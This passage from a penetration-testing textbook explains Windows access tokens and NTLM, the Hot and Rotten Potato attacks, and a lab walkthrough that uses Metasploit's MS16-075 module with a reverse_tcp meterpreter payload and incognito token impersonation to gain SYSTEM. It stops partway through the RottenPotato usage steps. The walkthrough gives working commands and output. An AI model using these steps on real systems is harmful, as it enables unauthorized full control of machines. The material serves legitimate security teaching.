After running the exploit with the operating system specified, it will take a few seconds to complete, after which we should have an elevated shell with `nt authority\system` privileges:



```
C:\Users\Win7\Desktop>.\exploit.exe 7
.\exploit.exe 7

Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\Win7\Desktop>whoami
whoami
nt authority\system

C:\Users\Win7\Desktop>
```

Figure 5.20 – Manual kernel exploit successful

As highlighted in the preceding screenshot, the exploit ran successfully and elevated our privileges automatically.

We are now able to successfully run Windows kernel exploits both manually and automatically and can begin exploring other privilege escalation vectors.

Summary

In this chapter, we got started with identifying and running kernel exploits automatically with the Metasploit framework. We then looked at how to identify, compile, and transfer kernel exploits manually. We then ended the chapter with how to execute kernel exploits on the target system successfully in order to elevate our privileges on the target system.

Now that we have learned how to perform kernel exploitation on Windows, we can begin exploring other privilege escalation vectors.

In the next chapter, we will explore impersonation attacks on Windows and how they can lead to successful privilege escalation.

6
Impersonation Attacks

Now that you have got your hands dirty with the privilege escalation process on Windows, we can begin exploring other attack vectors that can be exploited to elevate our privileges. In this chapter, we will be taking a closer look at **Windows access tokens**, how they work, and how they can be leveraged to elevate our privileges through impersonation attacks.

The practical demonstrations in this chapter will primarily be focused on how to enumerate privileges on a system to determine whether it is vulnerable to impersonation attacks and how to generate or impersonate a privileged Windows access token that can be used to elevate our privileges.

We will also look at how to use various built-in `meterpreter` modules to automate the token impersonation process on a target system.

In this chapter, we're going to cover the following main topics:

- Understanding Windows access tokens
- Enumerating privileges
- Token impersonation attacks
- Escalating privileges via a Potato attack

Technical requirements

To follow along with the demonstrations in this chapter, you will need to ensure that you meet the following technical requirements:

- Familiarity with Windows CMD commands
- Basic understanding of Windows access tokens

You can view this chapter's code in action here: `https://bit.ly/3kWPSch`

Understanding Windows access tokens

We took a brief look at how Windows access tokens work in the first chapter of the book and should have a general idea of how they can be abused to elevate privileges. This section will dive deeper into how they work and their role in the authentication process on Windows.

The first step is to revisit the function Windows access tokens play in authentication, how they work, and the various security levels that can be assigned to tokens.

Windows access tokens

Windows access tokens are a core element of the authentication process on Windows and are created and managed by the **Local Security Authority Subsystem Service** (**LSASS**).

A Windows access token is responsible for identifying and describing the security context of a process or thread running on a system. Simply put, an access token can be thought of as a temporary key akin to a web cookie that provides users with access to a system or network without having to provide credentials each time a process is started or a system resource is accessed.

Access tokens are generated by the `winlogon.exe` process every time a user authenticates successfully and includes the identity and privileges of the user account associated with the thread or process. This token is then attached to the `userinit.exe` process, after which all child processes started by a user will inherit a copy of the access token from their creator and will run under the privileges of the same access token.

Token security levels

Given the fact that access tokens are used to provide specific access to users based on their privileges, Windows access tokens are categorized based on the varying security levels assigned to them. These security levels are used to determine the privileges that are assigned to a specific token.

An access token will typically be assigned one of the following security levels:

- Anonymous
- Identify
- Impersonate
- Delegate

The two main security levels we will be encountering and leveraging are **impersonate** and **delegate** as they can be abused to elevate our privileges on a system.

Impersonate tokens

Impersonate-level tokens are created as a direct result of a non-interactive login on Windows, typically through specific system services or domain logons.

Impersonate-level tokens can be used to impersonate a token on the local system and not on any external systems that utilize the token.

Delegate tokens

Delegate-level tokens are typically created through an interactive login on Windows, primarily through a traditional login or through remote access protocols such as **Remote Desktop Protocol** (**RDP**).

Delegate-level tokens pose the largest threat as they can be used to impersonate tokens on any system.

Now that we have an idea of how access tokens work and the various security levels associated with them, we can look at how they are abused to elevate privileges on a system.

Abusing tokens

The process of abusing tokens to elevate privileges on a system will primarily depend on the privileges assigned to the account that has been exploited to gain initial access.

In order to fully understand how to leverage the delegate and impersonate access tokens to elevate our privileges, we will need to explore the specific Windows privileges that are required to perform an impersonation attack.

The following are the privileges that are required for a successful impersonation attack:

- `SeAssignPrimaryToken`: This allows a user to impersonate tokens using exploit tools such as `rottenpotato.exe`.
- `SeCreateToken`: This allows a user to create an arbitrary token with administrative privileges.
- `SeImpersonatePrivilege`: This allows a user to create a process under the security context of another user typically with administrative privileges.

More information regarding the specific Windows privileges and their potential impact in terms of impersonation attacks can be found here: `https://github.com/gtworek/Priv2Admin`.

Now that we understand how access tokens work on Windows, the various security levels associated with tokens, and the specific privileges required to launch a successful impersonation attack, we can begin the token impersonation process by taking a look at how to enumerate the privileges associated with our account on the target system.

In this chapter, we will be using Windows 7 SP1 virtual machine that we had set up in our virtual hacking lab.

We can now begin the process of enumerating privileges in order to determine whether we can perform an impersonation attack on the target.

Enumerating privileges

To perform the privilege enumeration process, you will need to ensure that you have access to your target system either through a command shell or a `meterpreter` session. We will be taking a look at how to use various techniques that will apply to both methods of access. To begin the privilege enumeration process, follow the outlined procedures:


1. The first step is to identify the user account you are currently utilizing. This can be done by running the following command in `meterpreter`:

   ```
   getuid
   ```

If you do not have access to the target via a meterpreter session, you can run the following command in the command shell:

```
whoami
```

As highlighted in the following screenshot, this will output the current user you are logged in as; in this case, we are logged in as a regular user:



```
meterpreter > getuid
Server username: Win7-PC\Win7
meterpreter > shell
Process 2124 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\Win7\Downloads>whoami
whoami
win7-pc\win7

C:\Users\Win7\Downloads>_
```

Figure 6.1 – Enumerating current user

2. The next step involves enumerating the user privileges, this can be done by running the following command in meterpreter:

```
getprivs
```


Alternatively, if you are utilizing a command shell, you can run the following Windows command in the command prompt:

```
whoami /priv
```

This will output a list of privileges assigned to the user account. We are primarily interested in identifying the following privileges that can be abused:

- SeAssignPrimaryToken: This allows a user to impersonate tokens using exploit tools such as rottenpotato.exe.
- SeCreateToken: This allows a user to create an arbitrary token with administrative privileges.


- `SeImpersonatePrivilege`: This allows a user to create a process under the security context of another user typically with administrative privileges:



```
Name
----
SeBackupPrivilege
SeChangeNotifyPrivilege
SeCreateGlobalPrivilege
SeCreatePagefilePrivilege
SeCreateSymbolicLinkPrivilege
SeDebugPrivilege
SeImpersonatePrivilege
```

Figure 6.2 – Enumerating privileges with meterpreter

As highlighted in the preceding screenshot, we are able to identify the `SeImpersonatePrivilege` privilege. This privilege can be used to create a process under the security context of another user typically with administrative privileges:



```
SeImpersonatePrivilege          Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege         Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege   Increase a process working set            Enabled
SeTimeZonePrivilege             Change the time zone                      Enabled
SeCreateSymbolicLinkPrivilege   Create symbolic links                     Enabled

C:\Users\Win7\Downloads>_
```

Figure 6.3 – Enumerating privileges CMD

As highlighted in the preceding screenshot, the Windows command will also provide information regarding the privilege; in this case, the `SeImpersonatePrivilege` privilege allows us to impersonate a client after authentication.

If the account does not have any of the privileges outlined here, you will not be able to perform an impersonation attack successfully. As a result, you will need to identify another potential attack vector.

We have now been able to successfully enumerate the privileges of the user account we are logged in as and can begin performing the token impersonation attack.

Token impersonation attacks

Token impersonation attacks leverage specific Windows privileges such as `SeImpersonatePrivilege` to obtain an access token with administrative privileges that we can use to impersonate in order to elevate our privileges.

This process will depend on the version of Windows you are targeting and can be performed through various techniques.

The technique we will be focusing on is known as the **Potato attack**. This attack has some variations that alter the exploitation process; however, the core principles of the exploitation process remain the same. To fully understand how to successfully impersonate tokens, we will need to take a closer look at how the Potato attack works.

Potato attacks overview

The Potato attack is the name given to a Windows privilege escalation technique that exploits known issues in Windows such as the *NTLM relay* (specifically the HTTP – SMB relay), **NetBIOS Name Service** (**NBNS**) *spoofing*, *WPAD*, and *Windows Update*.

This technique allows attackers to elevate privileges on a Windows system from an account with the lowest privileges to an account with the highest privilege available, namely `NT AUTHORITY/SYSTEM`.

Because the exploitation process involves leveraging NTLM authentication, we need to get an understanding of how NTLM authentication works.

NTLM authentication

NT LAN Manager (**NTLM**) is a collection of authentication protocols utilized in Windows to facilitate authentication between computers. The authentication process involves the use of a valid username and password to authenticate successfully.

NTLM authentication operates under the client-server model of communication and involves a handshake process similar to the **TCP 3-way handshake**.

The authentication process utilizes three types of messages that are used to establish successful authentication:

- Negotiation
- Challenge
- Response

The following figure illustrates the NTLM authentication process as a whole and the handshake process between the client and the server:



Client
Authentication Request
Client Sends Authentication Request
NTLM Challenge
Server Sends Security Challenge
NTLM Response
Client Responds with Hashed Password
Authentication/Rejection
Server Accepts or Rejects Access
Server

Figure 6.4 – NTLM authentication process

Now that we have a basic idea of how NTLM authentication works, let's explore the steps involved in the handshake process in greater detail:

1. The client initiates the connection by sending an authentication request to the server; the authentication request includes a username for authentication.
2. The server responds to the request with an NTLM challenge, typically a random number.
3. The client receives the challenge response and generates a hash of the challenge number and the user's password and sends it back to the server.
4. The server already knows the user's password and generates a hash of the password to compare it to the hash that was sent back by the client.
5. If the hashes match, the authenticity of the client and consequently the user is verified and access is granted; if there is a mismatch, access will be denied.

The nature of the NTLM authentication handshake makes it vulnerable to **man-in-the-middle attacks**, which can be used to perform impersonation attacks.

You should now have an understanding of how NTLM authentication works, and we can now explore the various variations of the Potato attack that can be used.

Hot Potato attack

The Hot Potato attack involves various steps that leverage the NTLM relay (specifically the HTTP=>SMB relay), WPAD, NetBIOS name server, spoofing, and Windows Update. The attack works as follows:

1. The first step involves flooding the target with fake NBNS response packets for our fake WPAD proxy server that we will set up on `127.0.0.1:80`. This will redirect HTTP traffic on the target system to our server.
2. The next step involves starting Windows Update as `NT AUTHORITY/SYSTEM`.
3. By default, Windows Update will automatically find the network proxy setting configuration by requesting the URL `http://wpad/wpad.dat&#8221`. This is where the fake WPAD proxy server comes in place. If a proxy exists, it will be used. Given that we have flooded our target with packets containing the address of our fake proxy, Windows Update will use the fake proxy, therefore allowing us to intercept the privileged NTLM authentication requests.
4. The fake WPAD proxy authenticates via the NTLM SMB relay and obtains the NTLM security challenge. The security challenge is then forwarded to Windows Update.
5. Windows Update sends back the NTLM response, which will be intercepted by the fake WPAD proxy.
6. The final step involves using the NTLM response for authentication via SMB.

More information regarding the Hot Potato attack can be found here: `https://foxglovesecurity.com/2016/01/16/hot-potato/`

Rotten Potato attack

The Rotten Potato attack involves three main steps that leverage the NTLM relay to negotiate a security token for `NT AUTHORITY/SYSTEM`. The attack works as follows:

1. The first step involves tricking an `NT AUTHORITY/SYSTEM` account into authenticating via NTLM using a TCP endpoint that we operate.
2. The authentication process can be facilitated by setting up a man-in-the-middle attack to locally negotiate a security token from an `NT AUTHORITY/SYSTEM` account.
3. The final step involves impersonating the token we have just negotiated. This requires our account to have the `SeImpersonatePrivilege` privilege.

The Rotten Potato attack is an improved variation of the Hot Potato attack, which also leverages the NTLM relay, NBNS spoofing, WPAD, and Windows Update. The Rotten Potato attack is much more efficient and provides a greater degree of success as it does not rely on the Windows Update process.

More information regarding the Rotten Potato attack can be found here: `https://foxglovesecurity.com/2016/09/26/rotten-potato-privilege-escalation-from-service-accounts-to-system/`.

Now that we understand how the various Potato attacks work, we can begin the token impersonation process on our target system.

Escalating privileges via a Potato attack


In this section, we will be exploring the various tools and techniques that can be utilized to perform token impersonation via the Potato attack. As mentioned in the previous section, the success of Potato attacks will depend on the version of Windows the target is running and whether services such as WPAD are running or if NTLMv2 hashes are being used.

We can begin the process by following the outlined procedures:

1. The first step involves performing system enumeration to identify any potential privilege escalation vectors that can be exploited through the Potato attack. This can be done using an automated enumeration script; in this case, we will utilize the *Windows exploit suggester* script:

   ```
   ./windows-exploit-suggester.py --database <Database>.xlsx
   --systeminfo <Systeminfo>.txt
   ```


   As highlighted in the following screenshot, this will output a list of potential privilege escalation vulnerabilities, in this case, we are only interested in Potato exploits that can lead to privilege escalation:



```
[M] MS16-075: Security Update for Windows SMB Server (3164038) - Important
[*]   https://github.com/foxglovesec/RottenPotato
[*]   https://github.com/Kevin-Robertson/Tater
[*]   https://bugs.chromium.org/p/project-zero/issues/detail?id=222 -- Windows: Local WebDAV NTLM Reflection Elevation of Privilege
[*]   https://foxglovesecurity.com/2016/01/16/hot-potato/ -- Hot Potato - Windows Privilege Escalation
[+]
```

Figure 6.5 – Windows exploit suggester results

   In this example, we can identify a potential privilege escalation attack vector that can be exploited through the Hot Potato and Rotten Potato attacks:



About 8 results (0.34 seconds)

www.rapid7.com › local › ms16_075_reflection_juicy

Windows Net-NTLMv2 Reflection DCOM/RPC (Juicy) - Rapid7

19 Mar 2019 — msf > use **exploit**/windows/local/**ms16_075_reflection_juicy** msf ... set TARGET < target-id > msf **exploit(ms16_075_reflection_juicy)** > show ...

www.rapid7.com › exploit › local › ms16_075_reflection

Windows Net-NTLMv2 Reflection DCOM/RPC - Rapid7

19 Mar 2019 — msf > use **exploit**/windows/local/**ms16_075_reflection** msf ... < target-id > msf **exploit(ms16_075_reflection)** > show options ...show and set ...

Figure 6.6 – MS16-075 Metasploit module

As shown in the preceding screenshot, additional research regarding the **MS16-075** exploit reveals a Metasploit module that we can use to perform the Potato attack automatically.

2. We can load the module in Metasploit by running the following command:

```
use exploit/windows/local/ms16_075_reflection
```

Ensure that you have put your `meterpreter` session in the background before loading the module.


3. After loading the module, we can explore the module options by running the following command in the Metasploit console:

```
show options
```

You will also need to specify the default shell to be used; in this case, we will be utilizing a `meterpreter` shell compatible with `x64`-based operating systems. This can be done by running the following command:

```
set payload /windows/x64/meterpreter/reverse_tcp
```

As highlighted in the following screenshot, the module options you will need to modify are `LHOST`, `LPORT`, and the `SESSION` ID. Additionally, the module options should also reflect the default shell we had specified in the previous step:




```
msf6 exploit(windows/local/ms16_075_reflection) > show options

Module options (exploit/windows/local/ms16_075_reflection):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION  3                yes       The session to run this module on.

Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  none             yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.10.10.5       yes       The listen address (an interface may be specified)
   LPORT     5555             yes       The listen port

Exploit target:

   Id  Name
   --  ----
   0   Automatic

msf6 exploit(windows/local/ms16_075_reflection) > _
```

Figure 6.7 – Module options and default payload

4. After configuring the module options, we can run the exploit module by running the following command:

```
run
```

If the exploit is successful, you should get a new `meterpreter` session as highlighted in the following screenshot:




```
msf6 exploit(windows/local/ms16_075_reflection) > run

[*] Started reverse TCP handler on 10.10.10.5:5555
[*] x64
[*] Launching notepad to host the exploit...
[+] Process 1364 launched.
[*] Reflectively injecting the exploit DLL into 1364...
[*] Injecting exploit into 1364...
[*] Exploit injected. Injecting payload into 1364...
[*] Payload injected. Executing exploit...
[+] Exploit finished, wait for (hopefully privileged) payload execution to complete.
[*] Sending stage (200262 bytes) to 10.10.10.10
[*] Meterpreter session 4 opened (10.10.10.5:5555 -> 10.10.10.10:49218) at 2021-04-26 17:18:10 -0400

meterpreter >
```

Figure 6.8 – Exploit successful

5. The next step involves performing the impersonation process and can be automated using a built-in `meterpreter` module called `incognito`. The module can be loaded by running the following command:

   ```
   load incognito
   ```

   If the module is successfully loaded, you should get a message similar to the one highlighted in the following screenshot:

   ```
   meterpreter > load incognito
   Loading extension incognito...Success.
   meterpreter >
   ```


   Figure 6.9 – Loading incognito

> **Note**
>
> `incognito` is a built-in `meterpreter` module that was originally a standalone application that allows you to impersonate user tokens after successful exploitation.

6. We can now use `incognito` to display a list of tokens available that we can impersonate. This can be done by running the following command in `meterpreter`:

   ```
   list_tokens -u
   ```

   As highlighted in the following screenshot, this will list all available user tokens that we can impersonate to elevate our privileges. In this case, we are able to identify the `NT AUTHORITY/SYSTEM` access token with the delegate security level:


   ```
   meterpreter > list_tokens -u
   [-] Warning: Not currently running as SYSTEM, not all tokens will be available
                Call rev2self if primary process token is SYSTEM

   Delegation Tokens Available
   ========================================
   NT AUTHORITY\LOCAL SERVICE
   NT AUTHORITY\NETWORK SERVICE
   NT AUTHORITY\SYSTEM
   Win7-PC\Win7

   Impersonation Tokens Available
   ========================================
   NT AUTHORITY\ANONYMOUS LOGON

   meterpreter >
   ```

   Figure 6.10 – Listing tokens

7. The next step involves the actual impersonation. This can be done through `incognito` by running the following command:

```
impersonate_token "NT AUTHORITY\SYSTEM"
```

If the impersonation process is successful, you should receive a message similar to the one highlighted in the following screenshot:




```
meterpreter > impersonate_token "NT AUTHORITY\SYSTEM"
[-] Warning: Not currently running as SYSTEM, not all tokens will be available
             Call rev2self if primary process token is SYSTEM
[+] Delegation token available
[+] Successfully impersonated user NT AUTHORITY\SYSTEM
meterpreter > _
```

Figure 6.11 – Successful impersonation

8. We can now verify the impersonation attack process by enumerating our current user and privileges. This can be done by running the following command in Meterpreter:

```
getuid
```

As highlighted in the following screenshot, we should now have `NT AUTHORITY/SYSTEM` privileges on the target system and should have successfully elevated our privileges:



```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

Figure 6.12 – User enumeration

Now that we have learned how to perform impersonation attacks automatically using Metasploit modules, we can also explore how to perform Potato attacks manually.


Manual escalation

The manual escalation process will entail the use of exploit binaries that require manual compilation, transfer, and execution. After executing the exploit binary, we will utilize `meterpreter` modules such as `incognito` to list the available tokens and impersonate a privileged access token to elevate our privileges:

1. Like the previous section, the first step involves performing system enumeration to identify any potential privilege escalation vectors that can be exploited through the Potato attack. This can be done using an automated enumeration script, in this case, we will utilize the *Windows exploit suggester* script:

```
./windows-exploit-suggester.py --database <Database>.xlsx
--systeminfo <Systeminfo>.txt
```

As highlighted in the following screenshot, this will output a list of potential privilege escalation vulnerabilities. In this case, we are only interested in Potato exploits that can lead to privilege escalation:




```
[M] MS16-075: Security Update for Windows SMB Server (3164038) - Important
[*]  https://github.com/foxglovesec/RottenPotato
[*]  https://github.com/Kevin-Robertson/Tater
[*]  https://bugs.chromium.org/p/project-zero/issues/detail?id=222 -- Windows: Local WebDAV NTLM Reflection Elevation of Privilege
[*]  https://foxglovesecurity.com/2016/01/16/hot-potato/ -- Hot Potato - Windows Privilege Escalation
```

Figure 6.13 – Windows exploit suggester results

In this example, we can identify a potential privilege escalation attack vector that can be exploited through a Rotten Potato attack.

We can navigate to the GitHub reference URL outlined in *Figure 6.13* to learn more about the exploit and how it can be used.

As highlighted in the following screenshot, the GitHub repository provides us with the exploit source code and a pre-compiled executable that we can use:




breenmachine updated readme 80d7977 on Dec 29, 2017 5 commits

NHttp	First commit	5 years ago
Potato	First commit	5 years ago
SharpCifs	First commit	5 years ago
README.md	updated readme	3 years ago
rottenpotato.exe	First commit	5 years ago

Figure 6.14 – RottenPotato GitHub repository

The GitHub repository also provides us with usage procedures for the exploit and the requirements, as highlighted in the following screenshot:



Usage:

1. Compile.
